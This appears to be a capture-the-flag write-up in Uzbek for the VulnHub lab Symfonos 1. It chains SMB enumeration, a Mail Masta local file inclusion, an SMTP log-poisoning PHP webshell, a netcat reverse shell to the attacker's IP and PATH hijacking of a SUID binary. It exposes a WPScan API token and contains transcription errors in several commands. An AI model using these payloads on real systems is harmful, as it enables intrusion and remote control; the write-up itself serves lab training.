

Symfonos 1 — writeup

```
[saidislom@kali] — [ ~ ] — [ 0:46:18 ]
> nmap -p- 192.168.56.125 --min-rate=5000 -O
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-18 00:46 +0500
Nmap scan report for 192.168.56.125
Host is up (0.00018s latency).
Not shown: 65530 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:EF:46:CC (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.35 seconds

[saidislom@kali] — [ ~ ] — [ 0:46:22 ]
```

VulnHub platformasidagi **Symfonos: 1** mashinasi. `nmap -p- 192.168.56.125 --min-rate=5000 -O` buyrug'i yordamida barcha TCP portlar va operatsion tizim to'liq skanerlandi. Natijada 22 (SSH), 25 (SMTP), 80 (HTTP), 139 (NetBIOS-SSN) hamda 445 (Microsoft-DS / SMB) portlari ochiqligi aniqlandi

```

[~] saidislom@kali [~] [0:47:31]
> smbclient -L 192.168.56.125 -N

Sharename      Type      Comment
-----
print$         Disk      Printer Drivers
helios          Disk      Helios personal share
anonymous      Disk
IPC$           IPC       IPC Service (Samba 4.5.16-Debian)
Reconnecting with SMB1 for workgroup listing.

Server          Comment
-----
Workgroup       Master
WORKGROUP       SYMFONOS

[~] saidislom@kali [~] [0:48:17]

```

Nishondagi SMB xizmati `smbclient -L 192.168.56.125 -N` yordamida anonim tarzda tekshirildi va umumiy ulashilgan resurslar ro'yxati (`print$`, `helios`, `anonymous`) aniqlandi

```

[~] saidislom@kali [~] [0:48:39]
> smbclient 192.168.56.125\anonymous -N

192.168.56.125anonymous: Not enough '\' characters in service
Usage: smbclient [-?|-EgqBNPKV] [-?|-help] [--usage] [-M|--message=HOST] [-I|--ip-address=IP] [-E|--stderr]
[-L|--list=HOST] [-T|--tar=<c|x>IXFvgbNan] [-D|--directory=DIR] [-c|--command=STRING] [-b|--send-buffer=BYTES]
[-t|--timeout=SECONDS] [-p|--port=PORT] [-g|--grepable] [-q|--quiet] [-B|--browse]
[-d|--debuglevel=DEBUGLEVEL] [--debug-stdout] [-s|--configfile=CONFIGFILE] [--option=name=value]
[-l|--log-basename=LOGFILEBASE] [--leak-report] [--leak-report-full] [-R|--name-resolve=NAME-RESOLVE-ORDER]
[-O|--socket-options=SOCKETOPTIONS] [-m|--max-protocol=MAXPROTOCOL] [-n|--netbiosname=NETBIOSNAME]
[--netbios-scope=SCOPE] [-W|--workgroup=WORKGROUP] [--realm=REALM] [-U|--user=[DOMAIN/]USERNAME[%PASSWORD]]
[-N|--no-pass] [--password=STRING] [--pw-nt-hash] [-A|--authentication-file=FILE] [-P|--machine-pass]
[--simple-bind-dn=DN] [--use-kerberos=desired|required|off] [--use-krb5-ccache=CCACHE] [--use-winbind-ccache]
[--client-protection=sign|encrypt|off] [-k|--kerberos] [-V|--version] [OPTIONS] service <password>

[~] saidislom@kali [~] [0:48:47]
> smbclient //192.168.56.125/anonymous -N

Try "help" to get a list of possible commands.
smb: \> ls

.                D           0   Sat Jun 29 06:14:49 2019
..               D           0   Sat Jun 29 06:12:15 2019
attention.txt    N        154  Sat Jun 29 06:14:49 2019

19994224 blocks of size 1024. 17304380 blocks available
smb: \> get attention.txt
getting file \attention.txt of size 154 as attention.txt (50.1 KiloBytes/sec) (average 50.1 KiloBytes/sec)
smb: \> exit

```

`smbclient //192.168.56.125/anonymous -N` buyrug'i orqali `anonymous` ulashmasiga parolsiz ulanildi va undagi `attention.txt` fayli `get` buyrug'i bilan mahalliy tizimga yuklab olindi

```
smbclient //192.168.56.125/helios -U helios

[ saidislom@kali ] ~ [ 0:49:31 ]
> ls attention.txt
attention.txt

[ saidislom@kali ] ~ [ 0:49:33 ]
> cat attention.txt

Can users please stop using passwords like 'epidioko', 'qwerty' and 'baseball'!

Next person I find using one of these passwords will be fired!

-Zeus

[ saidislom@kali ] ~ [ 0:49:36 ]
> smbclient //192.168.56.125/helios -U helios
Password for [WORKGROUP\helios]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D           0   Sat Jun 29 05:32:05 2019
..               D           0   Sat Jun 29 05:37:04 2019
research.txt     A       432  Sat Jun 29 05:32:05 2019
todo.txt         A        52  Sat Jun 29 05:32:05 2019

19994224 blocks of size 1024. 17304376 blocks available
smb: \> get research.txt
getting file \research.txt of size 432 as research.txt (60.3 KiloBytes/sec) (average 60.3 KiloBytes/sec)
smb: \> get todo.txt
getting file \todo.txt of size 52 as todo.txt (12.7 KiloBytes/sec) (average 43.0 KiloBytes/sec)
smb: \>
```

`cat attention.txt` orqali fayl o'qilganda "Zeus" tomonidan xodimlarga `epidioko`, `qwerty` va `baseball` parollaridan foydalanmaslik bo'yicha ogohlantirish berilgani ko'rildi. Ushbu parollar tekshirilib, `helios` hisobiga `qwerty` paroli bilan muvaffaqiyatli kiritildi va `research.txt` hamda `todo.txt` fayllari olindi


```
[ saidislom@kali ] ~ [ 0:50:24 ]
> ls todo.txt research.txt
research.txt  todo.txt

[ saidislom@kali ] ~ [ 0:50:28 ]
> cat research.txt
Helios (also Helius) was the god of the Sun in Greek mythology. He was thought to ride a golden chariot which brought the Sun across the skies each day from the east (Ethiopia) to the west (Hesperides) while at night he did the return journey in leisurely fashion lounging in a golden cup. The god was famously the subject of the Colossus of Rhodes, the giant bronze statue considered one of the Seven Wonders of the Ancient World.

[ saidislom@kali ] ~ [ 0:50:39 ]
> cat todo.txt
1. Binge watch Dexter
2. Dance
3. Work on /h31105

[ saidislom@kali ] ~ [ 0:50:42 ]
>
```

Yuklab olingan fayllar tahlil qilindi: `research.txt` Helios mifologiyasi haqida bo'lsa, `todo.txt` faylida `/h31105` veb-katalogi ustida ishlash vazifasi qayd etilganligi ma'lum bo'ldi



Brauzer orqali `http://192.168.56.125/h31105/` manziliga kirilganda "helios site — Just another WordPress site" sarlavhali WordPress platformasida ishlayotgan veb-sayt faolligi ko'rildi

```
sudo wpscan --url http://symfonos.local/h31105/ --enumerate --api-token nTqjly54dCHFSUxQ4rofoK0CXdm3JHYtDHaMhOmofx0

WordPress Security Scanner
Version 4.1.0
An Automattic endeavor
https://automattic.com

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]n

Scan Aborted: The url supplied 'http://blog.inlane freight.local/' seems to be down (Could not resolve hostname)

[saidislom@kali] ~ [0:57:28]
x> sudo wpscan --url http://symfonos.local/h31105/ --enumerate --api-token nTqjly54dCHFSUxQ4rofoK0CXdm3JHYtDHaMhOmofx0

WPScan®

WordPress Security Scanner
Version 4.1.0
An Automattic endeavor
https://automattic.com

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]n
```

WordPress tizimining zaifliklarini tekshirish uchun `sudo wpscan --url http://symfonos.local/h31105/ --enumerate` buyrug'i ishga tushirildi (`/etc/hosts` fayliga nishon IP manzili `symfonos.local` domeni sifatida biriktirildi)

```
[+] Enumerating Vulnerable Plugins (via Passive and Aggressive Methods)

[+] mail-masta
  Location: http://symfonos.local/h31105/wp-content/plugins/mail-masta/
  Latest Version: 1.0 (up to date)
  Last Updated: 2014-09-19 7:52am GMT (12 years ago)
  Readme: http://symfonos.local/h31105/wp-content/plugins/mail-masta/readme.txt
  [!] Directory listing is enabled

  Found By: Urls In Homepage (Passive Detection)

  [!] 2 vulnerabilities identified:

  [!] Title: Mail Masta ≤ 1.0 - Unauthenticated Local File Inclusion (LFI)
      UUID: 5136d5cf-43c7-4d09-bf14-75ff8b77bb44
      References:
      - https://wpscan.com/vulnerability/5136d5cf-43c7-4d09-bf14-75ff8b77bb44
      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-10956
      - https://www.exploit-db.com/exploits/40290/
      - https://www.exploit-db.com/exploits/50226/
      - https://cxsecurity.com/issue/WLB-2016080220

  [!] Title: Mail Masta 1.0 - Multiple SQL Injection
      UUID: c992d921-4f5a-403a-9482-3131c69e383a
      References:
      - https://wpscan.com/vulnerability/c992d921-4f5a-403a-9482-3131c69e383a
      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6095
      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6096
      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6097
      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6098
      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6570
```

WPScan skanerlash natijasida **mail-masta** (1.0 versiya) plagini aniqlandi. Ushbu plugin Unauthenticated Local File Inclusion (LFI, CVE-2016-10956) hamda SQL Injection zaifliklariga ega ekanligi ma'lum bo'ldi

```
symfonos.local/h31105/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/
nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-
Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization:/run/systemd:/bin/
false systemd-network:x:101:103:systemd Network Management:/run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver:/run/systemd/resolve:/bin/false systemd-bus-
proxy:x:103:105:systemd Bus Proxy:/run/systemd:/bin/false _apt:x:104:65534:/nonexistent:/bin/false Debian-exim:x:105:109:/var/spool/exim4:/bin/false messagebus:x:106:111:/var/run/dbus:/bin/false
sshd:x:107:65534:/run/sshd:/usr/sbin/nologin helios:x:1000:1000:/home/helios:/bin/bash mysql:x:108:114:MySQL Server:/nonexistent:/bin/false postfix:x:109:115:/var/spool/postfix:/bin/false
```

Mail Masta plaginidagi LFI zaifligi **/h31105/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd** so'rovi orqali tekshirildi va tizimning **/etc/passwd** fayli muvaffaqiyatli o'qilib, **helios** foydalanuvchisi mavjudligi tasdiqlandi

```
telnet 192.168.56.125 25

[saidislom@kali] [~] [1:04:37]
> telnet 192.168.56.125 25
Trying 192.168.56.125 ...
Connected to 192.168.56.125.
Escape character is '^J'.
220 symfonos.localdomain ESMTP Postfix (Debian/GNU)
ehlo 192.168.56.125
250-symfonos.localdomain
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITIME
250-DSN
250 SMTPUTF8
MAIL FROM: greenfield
250 2.1.0 Ok
RCPT TO: Helios
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
<?php echo system($_GET['cmd']); ?>
250 2.0.0 Ok: queued as 4A208406AB
```

25-portdagi SMTP (Postfix) xizmatiga **telnet 192.168.56.125 25** orqali ulanib, SMTP Log Poisoning amalga oshirildi. **RCPT TO: helios** qilib, DATA blokiga zararli PHP kodi (**<?php echo system(\$_GET['cmd']); ?>**) yuborildi

```
symfonos.local/h31105/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=%2Fvar%2Fmail%2F...
Not Secure http://symfonos.local/h31105/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=%2Fvar%2Fmail%2F...

From root@symfonos.localdomain Fri Jun 28 21:08:55 2019 Return-Path: X-Original-To: root Delivered-To: root@symfonos.localdomain Received: by symfonos.localdomain (Postfix, from userid 0) id 3DABA40B64; Fri, 28 Jun 2019 21:08:54 -0500 (CDT) From: root@symfonos.localdomain (Cron Daemon) To: root@symfonos.localdomain Subject: Cron dhclient -nw MIME-Version: 1.0 Content-Type: text/plain; charset=UTF-8 Content-Transfer-Encoding: 8bit X-Cron-Env: X-Cron-Env: X-Cron-Env: X-Cron-Env: Message-Id: <20190629020855.3DABA40B64@symfonos.localdomain> Date: Fri, 28 Jun 2019 21:08:54 -0500 (CDT) /bin/sh: 1: dhclient: not found From MAILER-DAEMON Thu Sep 17 14:44:56 2026 Return-Path: <> X-Original-To: helios@symfonos.localdomain Delivered-To: helios@symfonos.localdomain Received: by symfonos.localdomain (Postfix) id 1E2E640B81; Thu, 17 Sep 2026 14:44:56 -0500 (CDT) Date: Thu, 17 Sep 2026 14:44:56 -0500 (CDT) From: MAILER-DAEMON@symfonos.localdomain (Mail Delivery System) Subject: Undelivered Mail Returned to Sender To: helios@symfonos.localdomain Auto-Submitted: auto-replied MIME-Version: 1.0 Content-Type: multipart/report; report-type=delivery-status; boundary="2EE7C40AB0.1789674296/symfonos.localdomain" Content-Transfer-Encoding: 8bit Message-Id: <20260917194456.1E2E640B81@symfonos.localdomain> This is a MIME-encapsulated message. --2EE7C40AB0.1789674296/symfonos.localdomain Content-Description: Notification Content-Type: text/plain; charset=utf-8 Content-Transfer-Encoding: 8bit This is the mail system at host symfonos.localdomain. I'm sorry to have to inform you that your message could not be delivered to one or more recipients. It's attached below. For further assistance, please send mail to postmaster. If you do so, please include this problem report. You can delete your own text from the attached returned message. The mail system : Host or domain name not found. Name service error for name=blah.com type=MX: Host not found, try again --2EE7C40AB0.1789674296/symfonos.localdomain Content-Description: Delivery report Content-Type: message/delivery-status Reporting-MTA: dns: symfonos.localdomain X-Postfix-Queue-ID: 2EE7C40AB0 X-Postfix-Sender: rfc822; helios@symfonos.localdomain Arrival-Date: Fri, 28 Jun 2019 19:46:02 -0500 (CDT) Final-Recipient: rfc822; helios@blah.com Original-Recipient: rfc822;helios@blah.com Action: failed Status: 4.4.3 Diagnostic-Code: X-Postfix; Host or domain name not found. Name service error for name=blah.com type=MX: Host not found, try again --2EE7C40AB0.1789674296/symfonos.localdomain Content-Description: Undelivered Message Content-Type: message/rfc822 Content-Transfer-Encoding: 8bit Return-Path: Received: by symfonos.localdomain (Postfix, from userid 1000) id 2EE7C40AB0; Fri, 28 Jun 2019 19:46:02 -0500 (CDT) To: helios@blah.com Subject: New WordPress Site X-PHP-Originating-Script: 1000:class-phpmailer.php Date: Sat, 29 Jun 2019 00:46:02 +0000 From: WordPress Message-ID: <65c8fc37d21cc0046899dadd559f3bd1@192.168.201.134> X-Mailer: PHPMailer 5.2.22 (https://github.com/PHPMailer/PHPMailer) MIME-Version: 1.0 Content-Type: text/plain; charset=UTF-8 Your new WordPress site has been successfully set up at: http://192.168.201.134/h31105/wp-login.php You can log in to the administrator account with the following information: Username: admin Password: The password you chose during installation. Log in here: http://192.168.201.134/h31105/wp-login.php We hope you enjoy your new site. Thanks! -The WordPress Team https://wordpress.org/ --2EE7C40AB0.1789674296/symfonos.localdomain - From greenfield@symfonos.localdomain Thu Sep 17 15:06:21 2026 Return-Path: X-Original-To: Helios Delivered-To: Helios@symfonos.localdomain Received: from 192.168.56.125 (unknown [192.168.56.1]) by symfonos.localdomain (Postfix) with ESMTP id 4A208406AB for ; Thu, 17 Sep 2026 15:05:14 -0500 (CDT) total 120 drwxr-xr-x 2 helios helios 4096 Jun 28 2019 . drwxr-xr-x 5 helios helios 4096 Jun 28 2019 .. -rwxr-xr-x 1 helios helios 8126 Jun 28 2019 ajax_send.php -rwxr-xr-x 1 helios helios 559 Jun 28 2019 ajaxreport.php -rwxr-xr-x 1 helios helios 365 Jun 28 2019 campaign-delete.php -rwxr-xr-x 1 helios helios 294 Jun 28 2019 count_of_send.php -rwxr-xr-x 1 helios helios 21818 Jun 28 2019 create-campaign.php -rwxr-xr-x 1 helios helios 12756 Jun 28 2019 demo-view-campaign.php -rwxr-xr-x 1 helios helios 11333 Jun 28 2019 immediate_campaign.php -rwxr-xr-x 1 helios helios 1742 Jun 28 2019 post_campaign_send.php -rwxr-xr-x 1 helios helios 4713 Jun 28 2019 test_mail.php -rwxr-xr-x 1 helios helios 4074 Jun 28 2019 view-campaign-list.php -rwxr-xr-x 1 helios helios 23492 Jun 28 2019 view-campaign.php -rwxr-xr-x 1 helios helios 23492 Jun 28 2019 view-campaign.php
```

Zaharlangan **/var/mail/helios** fayli LFI orqali chaqirilib, **&cmd=ls -la** parametri uzatildi. Natijada web-katalogdagi fayllar ro'yxati qaytib, serverda masofadan kod bajarish (RCE) imkoniyati to'liq tasdiqlandi

symfonos.local/h3l105/wp-cor: X

nt/plugins/mail-masta/inc/campaign/count_of_send.php?pl=%2Fvar%2Fhelios&cmd=nc+e+%2Fbin%2Fbash+192.168.56.1+4444

From root@symfonos.localdomain Fri Jun 28 21:08:55 2019 Return-Path: X-Original-To: root Delivered-To: root@symfonos.localdomain Received: by symfonos.localdomain (Postfix, from userid 0) id 3DABA40B64; Fri, 28 Jun 2019 21:08:54 -0500 (CDT) From: root@symfonos.localdomain (Cron Daemon) To: root@symfonos.localdomain Subject: Cron dhclient -nw MIME-Version: 1.0 Content-Type: text/plain; charset=UTF-8 Content-Transfer-Encoding: 8bit X-Cron-Env: X-Cron-Env: X-Cron-Env: X-Cron-Env: Message-Id: <20190629020855.3DABA40B64@symfonos.localdomain> Date: Fri, 28 Jun 2019 21:08:54 -0500 (CDT) /bin/sh: 1: dhclient: not found From MAILER-DAEMON Thu Sep 17 14:44:56 2026 Return-Path: <> X-Original-To: helios@symfonos.localdomain Delivered-To: helios@symfonos.localdomain Received: by symfonos.localdomain (Postfix) id 1E2E640B81; Thu, 17 Sep 2026 14:44:56 -0500 (CDT) Date: Thu, 17 Sep 2026 14:44:56 -0500 (CDT) From: MAILER-DAEMON@symfonos.localdomain (Mail Delivery System) Subject: Undelivered Mail Returned to Sender To: helios@symfonos.localdomain Auto-Submitted: auto-replied MIME-Version: 1.0 Content-Type: multipart/report; report-type=delivery-status; boundary="2EE7C40AB0.1789674296/symfonos.localdomain" Content-Transfer-Encoding: 8bit Message-Id: <20260917194456.1E2E640B81@symfonos.localdomain> This is a MIME-encapsulated message. --2EE7C40AB0.1789674296/symfonos.localdomain Content-Description: Notification Content-Type: text/plain; charset=utf-8 Content-Transfer-Encoding: 8bit This is the mail system at host symfonos.localdomain. I'm sorry to have to inform you that your message could not be delivered to one or more recipients. It's attached below. For further assistance, please send mail to postmaster. If you do so, please include this problem report. You can delete your own text from the attached returned message. The mail system : Host or domain name not found. Name service error for name=blah.com type=MX: Host not found, try again --2EE7C40AB0.1789674296/symfonos.localdomain Content-Description: Delivery report Content-Type: message/delivery-status Reporting-MTA: dns: symfonos.localdomain X-Postfix-Queue-ID: 2EE7C40AB0 X-Postfix-Sender: rfc822; helios@symfonos.localdomain Arrival-Date: Fri, 28 Jun 2019 19:46:02 -0500 (CDT) Final-Recipient: rfc822; helios@blah.com Original-Recipient: rfc822;helios@blah.com Action: failed Status: 4.4.3 Diagnostic-Code: X-Postfix: Host or domain name not found. Name service error for name=blah.com type=MX: Host not found, try again --2EE7C40AB0.1789674296/symfonos.localdomain Content-Description: Undelivered Message Content-Type: message/rfc822 Content-Transfer-Encoding: 8bit Return-Path: Received: by symfonos.localdomain (Postfix, from userid 1000) id 2EE7C40AB0; Fri, 28 Jun 2019 19:46:02 -0500 (CDT) To: helios@blah.com Subject: New WordPress Site X-PHP-Originating-Script: 1000:class-phpmailer.php Date: Sat, 29 Jun 2019 00:46:02 +0000 From: WordPress Message-ID: <65c8fc37d21cc0046899dadd559f3bd1@192.168.201.134> X-Mailer: PHPMailer 5.2.22 (https://github.com/PHPMailer/PHPMailer) MIME-Version: 1.0 Content-Type: text/plain; charset=UTF-8 Your new WordPress site has been successfully set up at: http://192.168.201.134/h3l105 You can log in to the administrator account with the following information: Username: admin Password: The password you chose during installation. Log in here: http://192.168.201.134/h3l105/wp-login.php We hope you enjoy your new site. Thanks! -The WordPress Team https://wordpress.org/~2EE7C40AB0.1789674296/symfonos.localdomain -From greenfield@symfonos.localdomain Thu Sep 17 15:06:21 2026 Return-Path: X-Original-To: Helios Delivered-To: Helios@symfonos.localdomain Received: from 192.168.56.125 (unknown [192.168.56.1]) by symfonos.localdomain (Postfix) with ESMTP id 4A208406AB for ; Thu, 17 Sep 2026 15:05:14 -0500 (CDT) total 120 drwxr-xr-x 2 helios helios 4096 Jun 28 2019 . drwxr-xr-x 5 helios helios 4096 Jun 28 2019 .. -rwxr-xr-x 1 helios helios 8126 Jun 28 2019 ajax_send.php -rwxr-xr-x 1 helios helios 559 Jun 28 2019 ajaxreport.php -rwxr-xr-x 1 helios helios 365 Jun 28 2019 campaign-delete.php -rwxr-xr-x 1 helios helios 294 Jun 28 2019 count_of_send.php -rwxr-xr-x 1 helios helios 21818 Jun 28 2019 create-campaign.php -rwxr-xr-x 1 helios helios 12756 Jun 28 2019 demo-view-campaign.php -rwxr-xr-x 1 helios helios 11333 Jun 28 2019 immediate_campaign.php -rwxr-xr-x 1 helios helios 1742 Jun 28 2019 post_campaign_send.php -rwxr-xr-x 1 helios helios 4713 Jun 28 2019 test_mail.php -rwxr-xr-x 1 helios helios 4074 Jun 28 2019 view-campaign-list.php -rwxr-xr-x 1 helios helios 23492 Jun 28 2019 view-campaign.php -rwxr-xr-x 1 helios helios 23492 Jun 28 2019 view-campaign.php

LFI va SMTP Log Poisoning zanjiri orqali brauzer URL manzilidan `&cmd=nc+e+/bin/bash+192.168.56.1+4444` so'rovi yuborilib, hujumchi mashinasiga teskari aloqa (reverse shell) yo'naltirildi

nc -lvnp 4444

DARK AESTHETIC TERMINAL | Night Rain & Cyberpunk Glow |
+ Border: Starlight Cyan + Accent: Amber (Eye-Friendly)

[🐧 saidislom@kali] — [📶] — [🕒 1:08:31]

nc -lvnp 4444
listening on [any] 4444 ...

Kali tizimida `nc -lvnp 4444` tinglovchisi (listener) ishga tushirilib, nishon serverdan keladigan tarmoq ulanishi kutildi

```
stty raw -echo; fg
cd /opt/symfonos:/var/www/html/h3l105/wp-content/plugins/mail-masta/inc/campaign$
helios@symfonos:/opt$ ls
statuscheck
helios@symfonos:/opt$ ls
statuscheck
helios@symfonos:/opt$ ls -la
total 20
drwxr-xr-x  2 root root 4096 Jun 28  2019 .
drwxr-xr-x 22 root root 4096 Jun 28  2019 ..
-rwsr-xr-x  1 root root 8640 Jun 28  2019 statuscheck
helios@symfonos:/opt$ saidislon
```

Teskari aloqa **helios** foydalanuvchisi sifatida qabul qilindi. **stty raw -echo; fg** orqali terminal to'liq interaktiv holatga keltirildi va **/opt** katalogida root huquqiga ega g'ayrioddiy SUID binar (**-rwsr-xr-x 1 root root statuscheck**) topildi

```
stty raw -echo; fg
cd /opt/symfonos:/var/www/html/h3l105/wp-content/plugins/mail-masta/inc/campaign$
helios@symfonos:/opt$ ls
statuscheck
helios@symfonos:/opt$ ls
statuscheck
helios@symfonos:/opt$ ls -la
total 20
drwxr-xr-x  2 root root 4096 Jun 28  2019 .
drwxr-xr-x 22 root root 4096 Jun 28  2019 ..
-rwsr-xr-x  1 root root 8640 Jun 28  2019 statuscheck
helios@symfonos:/opt$ python3 -m http.server 8005
Serving HTTP on 0.0.0.0 port 8005 ...
```

Nishon serverining **/opt** katalogida **python3 -m http.server 8005** buyrug'i bilan vaqtinchalik HTTP server ishga tushirilib, **statuscheck** binar faylini Kali tizimiga yuklab olish uchun qulay sharoit yaratildi

```
[saidislom@kali]~$ wget http://192.168.56.125:8005/statuscheck
--2026-09-18 01:11:35-- http://192.168.56.125:8005/statuscheck
Connecting to 192.168.56.125:8005... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8640 (8.4K) [application/octet-stream]
Saving to: 'statuscheck'

statuscheck                               100%[=====>] 8.44K ---KB/s in 0.002s

2026-09-18 01:11:35 (4.69 MB/s) - 'statuscheck' saved [8640/8640]

[saidislom@kali]~$ ls -la statuscheck
-rw-rw-r-- 1 kali kali 8640 Jun 29 2019 statuscheck

[saidislom@kali]~$
```

Kali tizimida `wget http://192.168.56.125:8005/statuscheck` buyrug'i bilan binar fayl yuklab olindi va uning hajmi hamda atributlari tekshirildi

```
[saidislom@kali]~$ strings statuscheck
/lib64/ld-linux-x86-64.so.2
libc.so.6
system
__cxa_finalize
__libc_start_main
_ITM_deregisterTMCloneTable
__gmon_start__
__v_RegisterClasses
_ITM_registerTMCloneTable
GLIBC_2.2.5
curl -I H
http://lh
ocalhostH
AWAVA
AUATL
[]A\A]A"A_
; *3$"
GCC: (Debian 6.3.0-18+deb9u1) 6.3.0 20170516
crtstuff.c
__JCR_LIST__
deregister_tm_clones
__do_global_dtors_aux
completed.6972
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
prog.c
__FRAME_END__
__JCR_END__
__init_array_end
__DYNAMIC
__init_array_start
__GNU_EH_FRAME_HDR
__GLOBAL_OFFSET_TABLE__
__libc_csu_fini
_ITM_deregisterTMCloneTable
edata
system@@GLIBC_2.2.5
__libc_start_main@@GLIBC_2.2.5
```

`strings statuscheck` buyrug'i orqali binar ichidagi matnlar tahlil qilindi. Dastur `curl -I http://localhost` buyrug'ini mutlaq (to'liq) yo'lsiz chaqirayotganligi aniqlandi, bu esa `$PATH` o'zgaruvchisini soxtalashtirish (PATH hijacking) imkonini beradi

```
nc -lmp 4444

-rwsrwxrwx 1 helios helios 8 Sep 17 15:16 curl
export PATH=..$PATH
export
declare -x APACHE_LOCK_DIR="/var/lock/apache2"
declare -x APACHE_LOG_DIR="/var/log/apache2"
declare -x APACHE_PID_FILE="/var/run/apache2/apache2.pid"
declare -x APACHE_RUN_DIR="/var/run/apache2"
declare -x APACHE_RUN_GROUP="helios"
declare -x APACHE_RUN_USER="helios"
declare -x INVOCATION_ID="9c66ea3947b543bbb009154abcec1556"
declare -x JOURNAL_STREAM="8:11072"
declare -x LANG="C"
declare -x OLDPWD="/var/www/html/h31105/wp-content/plugins/mail-masta/inc/campaign"
declare -x PATH=".:usr/local/sbin:usr/local/bin:usr/sbin:usr/bin:sbin:bin"
declare -x PWD="/tmp"
declare -x SHLVL="1"
/opt/statuscheck
HTTP/1.1 200 OK
Date: Thu, 17 Sep 2026 20:17:47 GMT
Server: Apache/2.4.25 (Debian)
Last-Modified: Sat, 29 Jun 2019 00:38:05 GMT
ETag: "148-S8c6b9bb3bc5b"
Accept-Ranges: bytes
Content-Length: 328
Vary: Accept-Encoding
Content-Type: text/html

whoami
helios
ls
id
